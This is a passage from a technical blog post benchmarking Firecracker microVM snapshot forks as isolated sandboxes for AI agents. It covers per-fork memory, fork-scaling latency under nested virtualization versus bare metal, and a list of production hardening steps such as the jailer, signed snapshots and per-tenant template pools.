
This is the number I built the whole thing to measure, and it came out almost the same on both machines: 64 idle forks of a 512 MiB guest added about 2.4–2.9 MiB of host memory each (3.2 MiB with all 64 started at once, as in the chart). RSS says 21.5 MiB per VM, which would mean 1.3 GiB for the batch, but RSS counts the shared snapshot pages in full for every process that maps them. PSS splits them across their users and lands close to the MemAvailable drop. The shared part, about 19 MiB of snapshot pages the guests touched, is paid once, in the host page cache. It makes sense that this matches across both machines: sharing depends on which pages the guests touch, not how fast.
The work rows show how fast that advantage disappears. After each fork wrote 64 MiB, it held about 70 MiB of private memory on both hosts. (On bare metal, MemAvailable swung between 25 and 76 MiB per VM across batches, because other desktop processes move it too; trust PSS there.) The memory stays private even after the process exits: the guest frees it, but nothing tells the host. Getting it back needs a balloon device or free page reporting, which I haven’t set up.
I could only measure pmem + DAX on the Mac. There it was slightly faster than block (restore 220 vs. 247 ms, cold boot 1,010 vs. 1,064 ms) and used slightly more memory per fork (2.8 vs. 2.4 MiB). It saved no memory because whatever the template read is already in the snapshot’s page cache, so block-mode forks share it too. I’d expect DAX to pay off for files that forks read for the first time, which I didn’t benchmark. On the i7-6700K, pmem didn’t start: KVM rejected its memory region with EINVAL. The CPU has 39 physical address bits, and my best explanation is that Firecracker maps the pmem region above what that can address. Many desktop Intel CPUs have 39 bits, most server CPUs 46 or more, so check grep -m1 'address sizes' /proc/cpuinfo before planning on virtio-pmem.
When the Mac mini broke
Fork scaling was where nesting stopped being a footnote. With N forks started at once, each took 290 ms to become ready at N=1, 1.1 s at N=4 and 2.4 s at N=8, while Firecracker’s part stayed at 16–21 ms. At N=12, none of them answered within 30 s.
The guest side grew almost exactly with N, as if the guests ran one after another, even though the Lima VM had 6 vCPUs. In a 16-fork run, all 6 vCPUs sat at 99% guest time for more than four minutes without a single VM answering. I first blamed my snapshot code. Then twelve plain cold boots at once did the same thing, which left one suspect: many guests starting at the same time under nested virtualization on this machine.
Starting at most 8 at a time didn’t fully avoid it: with 64 forks in total, the median fork took 7.6 s, the slowest over two minutes, and each batch of 64 about three minutes. The memory numbers from that run are fine, because they’re read once all 64 are up.
One practical tip if you try this on a Mac: run long benchmarks under caffeinate. Mine went to sleep mid-run and froze the VM for 11 minutes.
On bare metal, there’s no cliff
The same suite on the i7-6700K, with the default N of 1, 4, 16 and 64 all started at once:
| Forks started at once | Per-VM ready, p50 | Slowest | VMM part, p50 | Whole batch ready, p50 |
|---|---|---|---|---|
| 1 (3 samples) | 27 ms | 32 ms | 15.2 ms | 27 ms |
| 4 (12 samples) | 22.5 ms | 25 ms | 14.0 ms | 25 ms |
| 16 (48 samples) | 47 ms | 79 ms | 33.2 ms | 53 ms |
| 64 (192 samples) | 126 ms | 170 ms | 76.7 ms | 154 ms |
| 64, at most 8 starting at once | 26 ms | 38 ms | 15.8 ms | 224 ms |

Sixty-four forks of one snapshot, started at once on a four-core desktop CPU from 2015, are all answering in about 150 ms. On the Mac, 12 never got there. Per-VM time stays flat up to 4 and then grows much more slowly than N: 16 times the forks costs 5–6 times the latency.
The slowdown has a different shape, too. On bare metal both parts grow, and at N=64 the VMM part is 61% of the total. That’s plain CPU contention: 64 Firecracker processes and 64 guests want 8 hardware threads at the same moment. Starting at most 8 at a time keeps each fork at 26 ms, close to a single restore, and gets all 64 up in under a quarter of a second, against about three minutes on the Mac. Forks that each dirtied 64 MiB were ready in 32 ms. What they cost is memory.
So the cliff came from nested virtualization on my machine, not from Firecracker. Whether it’s Apple’s implementation, KVM’s nested stage-2 handling on arm64 or the two together, I can’t tell. Before trusting a fork-scaling number from a Mac like mine, plot it against N, and check it on bare metal.
What else this doesn’t cover
Quite a lot. It’s two hosts, one guest size and a synthetic workload. Real agents dirty far more memory than an idle fork, and my bare-metal box is a desktop from 2015, not a server. Snapshots are full only, so hibernating writes all 512 MiB every time, whatever changed. Snapshot files can’t change while any VM restored from them is running, so rotating a template means waiting for its forks to finish. The idle detector is a heuristic: a background dev server keeps a session awake forever, which is safe but costs money. And there’s no jailer, seccomp tuning or per-VM cgroups. This is a lab setup.
Shared pages are also a side channel. Firecracker’s pmem docs advise against sharing a backing file across VMs, and shared snapshot memory raises the same concern, so share within a tenant and never across tenants. Google says only that CPU side-channel mitigations are “applied”.
What I’d do differently in production
- Run every VM under the jailer, with its own chroot, uid, cgroup v2 slice and seccomp filter. The chroot also takes care of per-fork paths.
- Keep template pools per tenant and image, pinned in page cache on the hosts that serve them and rotated with refcounts, so a memory file is never deleted under a running fork.
- Load memory through UFFD when snapshots live on remote storage, and prefetch a recorded working set. Even from a local disk, a restore with a cold page cache took 66 ms instead of 25 ms on bare metal. Faulting a working set in over the network page by page would be much worse.
- Give memory back to the host before hibernating and after big jobs, with a balloon or free page reporting, so checkpoints and long-lived forks stay small.
- Split the proxy from the gateway. A minimal proxy per VM on the host adds an mTLS client identity, one SPIFFE identity per VM, and the credentials, scope checks and audit logs live on separate gateway machines. That’s Google’s split, and I think it’s the right one: a compromised host shouldn’t mean compromised tokens.
- Treat snapshots like code. Firecracker trusts snapshot files completely, so sign them, verify them before loading, and never load one from anywhere a guest could have written to.
- Reseed userspace after every fork, with a post-restore hook in the guest agent that reseeds language runtimes and regenerates instance IDs.
So, how much of it can you build?
Most of it. Copy-on-write forks from a warm snapshot, checkpointing driven by the tool-call lifecycle, and a guest with no NIC whose credentials stay on the host all work with open parts: Firecracker, its Go SDK and about 2,200 lines of glue. On a 2015 desktop CPU, a fork answers in 25 ms and costs about 3 MiB of host memory while idle. Isolation at container speed and density holds up, as long as the agents stay mostly idle and you don’t measure under nested virtualization.
What you can’t get from a single host is the rest of Google’s design: attested workload identities, a gateway on separate machines, and snapshots that move across a fleet. None of that is a VMM problem, and in a real system I’d expect it to take most of the effort.
The code, setup scripts, benchmark suite and raw results are at github.com/gophernaut/llm-learning/tree/main/agents-micro-vm. If you run ./scripts/run-bench.sh on other hardware, especially bare metal, please open a PR with your results/ directory. I’ll add your numbers to this post.